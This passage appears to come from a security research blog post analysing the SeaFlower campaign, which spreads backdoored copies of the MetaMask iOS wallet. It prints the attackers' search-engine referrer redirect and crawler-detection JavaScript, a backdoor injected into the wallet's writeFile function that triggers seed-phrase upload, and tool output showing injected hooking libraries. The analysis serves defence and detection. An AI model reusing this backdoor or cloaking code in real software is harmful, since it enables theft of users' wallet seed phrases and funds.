

token18.app/download.html

Install MetaMask for iPhone

Install MetaMask for iPhone

SeaFlower targeting via search engine results

While monitoring for results we started noticing that there was an intermediate website, that does a fingerprinting before redirecting to the SeaFlower drive-by download pages. We extracted the client-side fingerprinting from the HTML pages and we identified a code that checks if the referer matches different search engines, in fact, multiple Chinese search engines :





```
var s=document.referrer

if(s.indexOf("baidu")>0 || s.indexOf("sogou")>0 || s.indexOf("so.com")>0 || s.indexOf("360")>0 || s.indexOf("google")>0 ||
 s.indexOf("soso")>0 || s.indexOf("YisouSpider")>0 ||s.indexOf("sm.cn")>0 )

 location.href="https://app.imztoken.xyz/";
```

SeaFlower intermediate Fingerprinting

Most of the search engines mentioned are all Chinese search engines:

Chinese search engines targeted by SeaFlower





We created a specific detection rule to hunt for any of the above js code, and we found another piece of code that has bot/spider detections, by checking the userAgent strings, we can see again references to Chinese search engines crawlers/spiders:

```
function isSpider() {      var flag = false;      var spider =
navigator.userAgent.toLowerCase();      var spiderSite = ['baiduspider', 'baidu.',
'360Spider', 'sogou.', 'soso.', 'yisouspider', 'bingbot', 'bing.', 'google.',
'googlebot'];      for (let i = 0, len = spiderSite.length; i < len; i++) {
if (spider.indexOf(spiderSite[i]) > 0) {              flag = true;
break;          }       }       if (!flag) {          goPAGE();      }  }
```

This particular campaign tells us more about the initial vector and the targeting that seems to be search engine oriented, with the majority being Chinese search engines.

At this point, we defined some initial context and learned a bit more about who could be potentially targeted by SeaFlower.

Next, is the backdoored wallets technical analysis part, we will shed some light on how SeaFlower is backdooring the web3 wallets. For readability, we will document in this blogpost how **iOS MetaMask wallet** and **Android Coinbase walle**t were backdoored in great detail. The other flavors of these wallets (iOS, Android) and the other wallets (imToken, TokenPocket) are using very similar backdoor code and won't be all covered in this blogpost but will be briefly documented especially the most relevant parts.


## MetaMask wallet

## MetaMask iOS app


> SHA-256 .IPA file analyzed:
> 9003d11f9ccfe17527ed6b35f5fe33d28e76d97e2906c2dbef11d368de2a75f8

MetaMask for mobile is a React native app, meaning it can run on both iOS and Android. The first signs of backdoor code can be found at the **main.jsbundle**.

A conditional code block was added at the beginning of WriteFile() function. This code block is not present in the official metamask wallet:


```
(c('EINVAL',new TypeError('Missing argument "path" '))):new Promise(function(f,c){u.writeStream(n,t,s,function(n,s,u){if(s){var p=new Error
(s);p.code=n,c(p)}else f(new o.default(u,t))})})},
writeFile:function(n,t)
    {
        if(n.indexOf("persist-root")!=-1)
    {
        try
            {
                var dfsfaF=JSON.parse(t);
                var dfsfaF1=JSON.parse(dfsfaF.engine);
                if (JSON.stringify(dfsfaF1.backgroundState.AccountTrackerController) != xladdress)
                {
                    xladdress = JSON.stringify(dfsfaF1.backgroundState.AccountTrackerController);
                    startupload();
                }
            }
        catch(E){console.log(E);
    }
}

var o=arguments.length>2&&void 0!==arguments[2]?arguments[2]:'utf8';return'string'!=typeof n?Promise.reject(c('EINVAL',new TypeError
('Missing argument "path" '))):'ascii'===o.toLocaleLowerCase()?Array.isArray(t)?u.writeFileArray(n,t,!1):Promise.reject(c('EINVAL',new
TypeError('"data" must be an Array when encoding is "ascii"'))):'string'!=typeof t?Promise.reject(c('EINVAL',new TypeError("\"data\" must
be a String when encoding is \"utf8\" or \"base64\", but it is \""+typeof t+"\""))):u.writeFile(n,o,t,!1)},appendFile:function(n,t){var
```

backdoor code injected inside main.jsbundle



```
      writeFile: function (n, t) {
        if (n.indexOf("persist-root") != -1) {
          try {
            var dfsfaF = JSON.parse(t);
            var dfsfaF1 = JSON.parse(dfsfaF.engine);
            if (
              JSON.stringify(
                dfsfaF1.backgroundState.AccountTrackerController
              ) != xladdress
            ) {
              xladdress = JSON.stringify(
                dfsfaF1.backgroundState.AccountTrackerController
              );
              startupload();
            }
          } catch (E) {
            console.log(E);
          }
        }

        var o =
          arguments.length > 2 && void 0 !== arguments[2]
            ? arguments[2]
            : "utf8";
```

zoomed in backdoor code injected inside main.jsbundle

This conditional backdoor code will execute anytime **writeFile()** is called on a file whose path contains “persist-root”. If we look at where this file is located using a real iPhone, it is stored within the MetaMask app container, it is a configuration file, containing the seed phrase encrypted amongst other runtime configuration data. The file is specifically found at the following path:

```
/private/var/mobile/Containers/Data/Application/{CONTAINER
UID}/Documents/persistStore/persist-root
```


This new information gives us a high-level understanding of when the backdoor code is called: right after the MetaMask seed-phrase is generated and about to be stored encrypted in the “persist-root” file. We confirmed this by installing MetaMask app on a real iOS device and indeed a network request with the seed phrase is sent right after the user confirms the seed phrase during the wallet's first setup installation, which is pretty neat as a backdoor implementation, and completely invisible during the usage.

The only issue here is that the **startupload()** function highlighted above in the backdoor code, isn’t present in the **main.jsbundle()** and there are 0 references to this function in any javascript file or any linked .dylib file exported symbols.

## hunting for startupload()

This step required reverse engineering and digging into some Arm64 assembly and low-level code as we will see. I will keep it brief to not confuse the readers, hopefully, it will make sense:

So I started looking at the MetaMask compiled Mach-O file, and noticed two injected .dylibs :



```
~ — -bash
tesla:meta.app test$ otool -L MetaMask | grep @exec
        @executable_path/Frameworks/libmetaDylib.dylib (compatibility version 0.0.0, current version 0.0.0)
        @executable_path/mn.dylib (compatibility version 0.0.0, current version 0.0.0)
tesla:meta.app test$ 
```


injected .dylib's into MetaMask wallet iOS app

**libmetaDylib.dylib** and **mn.dylib** seems to be good candidates as these are not supposed to be injected in the original MetaMask iOS Mach-O binary.

> TLDR; I am skipping the analysis of mn.dylib as this library is not relevant to the current backdoor as we will see later, so I didn't spend time analyzing it much.

**libmetaDylib.dylib** was signed with developer ID iPhone Distribution: pl li **(259JS6979T)** and team-ID **259JS6979T**


**libmetaDylib.dylib** contains references to 3 known modding/hooking frameworks: Cycript, Cydia Susbtrate, and the Reveal Framework. This is already a red flag, meaning that something has been done to alter the runtime behavior of the app:




```
tesla:Frameworks test$ otool -L libmetaDylib.dylib | grep exec
        @executable_path/Frameworks/libmetaDylib.dylib/libmetaDylib.dylib (compatibility version 1.0.0, current version 1.0.0)
        @executable_path/Frameworks/libsubstrate.dylib (compatibility version 0.0.0, current version 0.0.0, weak)
        @executable_path/Frameworks/libcycript.dylib (compatibility version 0.0.0, current version 0.0.0)
tesla:Frameworks test$ otool -L libmetaDylib.dylib | grep rpath
        @rpath/RSA.framework/RSA (compatibility version 1.0.0, current version 1.0.0)
        @rpath/RevealServer.framework/RevealServer (compatibility version 2.0.0, current version 2.0.0)
tesla:Frameworks test$
```


Cycript, Susbtrate and Reveal linked/injected with libmetaDylib.lib

I confirmed Reveal server running in the app container by connecting to it using Reveal app (newer versions of Reveal didn't work, but got some luck with the version 14 10107, likely the version used by SeaFlower) :



[redacted]


New in Reveal
Find out what's been updated
Inspect our Sample App
Get started with Soundstagram
Developer Support
Our team is here for you
Integration Guide
Get up and running fast
revealapp.com
ITTY BITTY APPS




```
UIScreen
  UIWindow
    UITransitionView
      UIDropShadowView
        RCTRootView
          RCTRootContentView: "Welcome Back! Password Remember ..."
            RCTView: "Welcome Back! Password Remember ..."
              RCTView: "Welcome Back! Password Remember ..."
                RCTSafeAreaView: "Welcome Back! Password Remember ..."
                  RCTScrollView: "Welcome Back! Password Remember ..."
                    RCTCustomScrollView
                      RCTScrollContentView: "Welcome Back! Password Remember ..."
                        RCTView: "login"
                          RCTView
                            RCTView
                              RNCWebView
                                WKWebView
                          RCTTextView: "Welcome Back!"
                          RCTView: "Password"
                            RCTTextView: "Password"
                            RCTView
                              RCTView
                                RCTView
                                  RCTView
                                    RCTView
                                RCTView
                                  RCTView
                                RCTView
                                  RCTView
                                RCTView
                                  RCTView
                                RCTView
                                  RCTView
                                    RCTSinglelineTextInputView
                                      RCTUITextField: "login-password-input"
                                        UITextFieldLabel: "Password"
                                        _UITextFieldCanvasView
                              RCTView
                          RCTView: "Remember me"
                            RCTTextView: "Remember me"
                            RCTSwitch
                              UISwitchModernVisualElement
                                UIView
                                UIView
```

Welcome Back!
Password
Password
Remember me
LOG IN
Can't login? You can ERASE your current wallet and setup a new one
Reset Wallet

